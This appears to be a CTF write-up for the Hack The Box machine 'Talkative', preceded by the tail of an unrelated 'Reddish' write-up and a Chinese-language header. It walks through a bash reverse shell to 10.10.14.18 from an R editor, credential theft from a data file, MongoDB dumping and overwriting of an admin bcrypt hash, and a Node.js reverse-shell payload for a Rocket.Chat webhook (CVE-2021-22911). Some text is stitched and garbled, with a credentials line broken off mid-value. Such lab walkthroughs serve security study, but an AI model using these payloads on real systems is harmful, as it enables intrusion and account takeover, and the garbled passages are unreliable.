root@reddish:~# $ whoami
whoami
root
root@reddish:~# $ hostname
hostname
reddish
root@reddish:~# $ ls
ls
root.txt
root@reddish:~# $ cat root.txt
cat root.txt
50d0db644c8d5ff5312ef3d17c2ed205
```
very very powerful scripts!!!
- 
#### Summary of knowledge
- Code Execution and getShell in Node-Red
- Network Enumeration and ping sweep
- upgrade path to Meterpreter using sessions -u
- compolicated port forwarding tech
- error information disclosure
- redis service getshell
- socat port forwarding
- Exploiting the Wildcard and cronjob to privesc
- perl and port forwarding to download file
- use port 873 rsync service and cron job to getshell and privesc
- beyong root research
- Dropbear Create Tunnel and get root shell
- python auto-pwn script
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 多语言管理面与 Docker 能力
RJ Editor、Bolt、MongoDB 和 Rocket.Chat 串起原有账户转换,最后结合 Docker breakout 条件读取宿主材料。保留各转发端口与接口。
来源 talkactive · 原记录 2022-04-10 · 19 个代码块 · 14 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Hard
Points: 40
Release: 09 Apr 2022
IP: 10.10.11.155
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.155
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.52
3000/tcp open ppp?
8080/tcp open http Tornado httpd 5.0
8081/tcp open http Tornado httpd 5.0
8082/tcp open http Tornado httpd 5.0
```
we found several web service:
- Bolt CMS
- 
- jamovi 0.9.5.5
- 
- ROCKET.CHAT
- 
#### initial shell
go to :8080, open RJ editor add this line excecute ruby command to get a shell. =>
``` bash
system("bash -c 'bash -i >& /dev/tcp/10.10.14.18/9001 0>&1'",intern=TRUE)
```
- 
and we found a .omv file, just download and extract it and u will get creds.
i used pwncat, so it could download or upload files easily
- [pwncat](https://github.com/calebstewart/pwncat)
``` bash
(remote) root@b06821bbda78:/root# ls
Documents bolt-administration.omv
(local) pwncat$ download /root/bolt-administration.omv ./bolt-administration.omv
/root/bolt-administration.omv ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 2.2/2.2 KB • ? • 0:00:00
[09:41:08] downloaded 2.19KiB in 2.86 seconds
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# file bolt-administration.omv
bolt-administration.omv: Zip archive data, at least v2.0 to extract, compression method=deflate
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# unzip bolt-administration.omv
Archive: bolt-administration.omv
inflating: META-INF/MANIFEST.MF
inflating: meta
inflating: index.html
inflating: metadata.json
inflating: xdata.json
inflating: data.bin
inflating: 01 empty/analysis
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# cat xdata.json | jq .
{
"A": {
"labels": [
[
0,
"Username",
"Username",
false
],
[
1,
"matt@talkative.htb",
"matt@talkative.htb",
false
],
[
2,
"janit@talkative.htb",
"janit@talkative.htb",
false
],
[
3,
"saul@talkative.htb",
"saul@talkative.htb",
false
]
]
},
"B": {
"labels": [
[
0,
"Password",
"Password",
false
],
[
1,
"jeO09ufhWD9KHEA",
")SQWGm>9KHEA",
false
]
]
},
"C": {
"labels": []
}
}
```
now Go to :80, /bolt login with the creds:
``` bash
admin:jeO09ufhWD172.17.0.2:27017: Listening
```
now we have to install mongosh to connect to mongodb, and enum some information:
``` bash
$ wget https://downloads.mongodb.com/compass/mongodb-mongosh_1.3.1_amd64.deb
$ dpkg -i mongodb-mongosh_1.3.1_amd64.deb
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# mongosh "mongodb://LOCALHOST:27017"
Current Mongosh Log ID: 6252e6b51f6c27d3c8cfc72a
Connecting to: mongodb://LOCALHOST:27017/?directConnection=true&appName=mongosh+1.3.1
Using MongoDB: 4.0.26
Using Mongosh: 1.3.1
For mongosh info see: https://docs.mongodb.com/mongodb-shell/
------
The server generated these startup warnings when booting:
2022-04-10T12:32:16.345+0000:
2022-04-10T12:32:16.345+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2022-04-10T12:32:16.345+0000: ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2022-04-10T12:32:18.390+0000:
2022-04-10T12:32:18.390+0000: ** WARNING: Access control is not enabled for the database.
2022-04-10T12:32:18.390+0000: ** Read and write access to data and configuration is unrestricted.
2022-04-10T12:32:18.391+0000:
------
rs0 [direct: primary] test> show databases
admin 106 kB
config 160 kB
local 11.9 MB
meteor 5.08 MB
rs0 [direct: primary] test> use admin
switched to db admin
rs0 [direct: primary] admin> show tables
system.keys
system.version
rs0 [direct: primary] admin> db.system.keys.find()
[
{
_id: Long("6994889321446637571"),
purpose: 'HMAC',
key: Binary(Buffer.from("6def3ebf131b6d0197852202f4908cf0f279016e", "hex"), 0),
expiresAt: Timestamp({ t: 1636400583, i: 0 })
},
{
_id: Long("6994889321446637572"),
purpose: 'HMAC',
key: Binary(Buffer.from("52057603cc02d6cf032aa2d1dc592ad3f8889b06", "hex"), 0),
expiresAt: Timestamp({ t: 1644176583, i: 0 })
},
{
_id: Long("7064639126477209602"),
purpose: 'HMAC',
key: Binary(Buffer.from("8d89fa517f7aaf2813b681aa0e63bcae2a3238cc", "hex"), 0),
expiresAt: Timestamp({ t: 1652640475, i: 0 })
},
{
_id: Long("7064639126477209603"),
purpose: 'HMAC',
key: Binary(Buffer.from("ede2184b2b29a5eb05cca53adb9246b73dc3c90f", "hex"), 0),
expiresAt: Timestamp({ t: 1660416475, i: 0 })
}
]
rs0 [direct: primary] admin> use meteor
switched to db meteor
rs0 [direct: primary] meteor> db.users.find()
[
{
_id: 'rocket.cat',
createdAt: ISODate("2021-08-10T19:44:00.224Z"),
avatarOrigin: 'local',
name: 'Rocket.Cat',
username: 'rocket.cat',
status: 'online',
statusDefault: 'online',
utcOffset: 0,
active: true,
type: 'bot',
_updatedAt: ISODate("2021-08-10T19:44:00.615Z"),
roles: [ 'bot' ]
},
{
_id: 'ZLMid6a4h5YEosPQi',
createdAt: ISODate("2021-08-10T19:49:48.673Z"),
services: {
password: {
bcrypt: '$2a$10$n9CM8OgInDlwpvjLKLPML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG'
},
resume: {
loginTokens: [
{
when: ISODate("2022-04-10T13:00:11.904Z"),
hashedToken: 'n3ZC1SRtuFsYyAAcaelzbdMkwWv7bI4IONsiahBenNI='
}
]
}
},
emails: [ { address: 'saul@talkative.htb', verified: false } ],
type: 'user',
status: 'offline',
active: true,
_updatedAt: ISODate("2022-04-10T13:59:52.416Z"),
roles: [ 'admin', 'bot' ],
name: 'Saul Goodman',
lastLogin: ISODate("2022-04-10T13:00:11.897Z"),
statusConnection: 'offline',
username: 'admin',
utcOffset: 0
}
]
```
now we could update admin's bcrypt hash to change the password:
``` bash
rs0 [direct: primary] meteor> db.getCollection('users').update({username:"admin"}, { $set: {"services" : { "password" : {"bcrypt" : "$2a$10$n9CM8OgInDlwpvjLKLPML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG" } } } })
DeprecationWarning: Collection.update() is deprecated. Use updateOne, updateMany, or bulkWrite.
{
acknowledged: true,
insertedId: null,
matchedCount: 1,
modifiedCount: 1,
upsertedCount: 0
}
```
then use: admin/12345 to login into rocket.chat pannel
- 
we found target is rocket.chat 2.4.14, is vulnerable
- [Rocket.Chat 3.12.1 - NoSQL Injection (Unauthenticated)](https://www.exploit-db.com/exploits/49960)
- [CVE-2021-22911](https://github.com/CsEnox/CVE-2021-22911)
we can change the following to rev shell:
``` bash
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('command here');
```
``` bash
const require = console.log.constructor('return process.mainModule.require')();
var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(1234, "10.10.14.18", function(){
client.pipe(sh.stdin);
sh.stdout.pipe(client);
sh.stderr.pipe(client);
});
```
then go to: http://talkative.htb:3000/admin/integrations/new, select "Incoming WebHook Integration"
fill in like following pics:
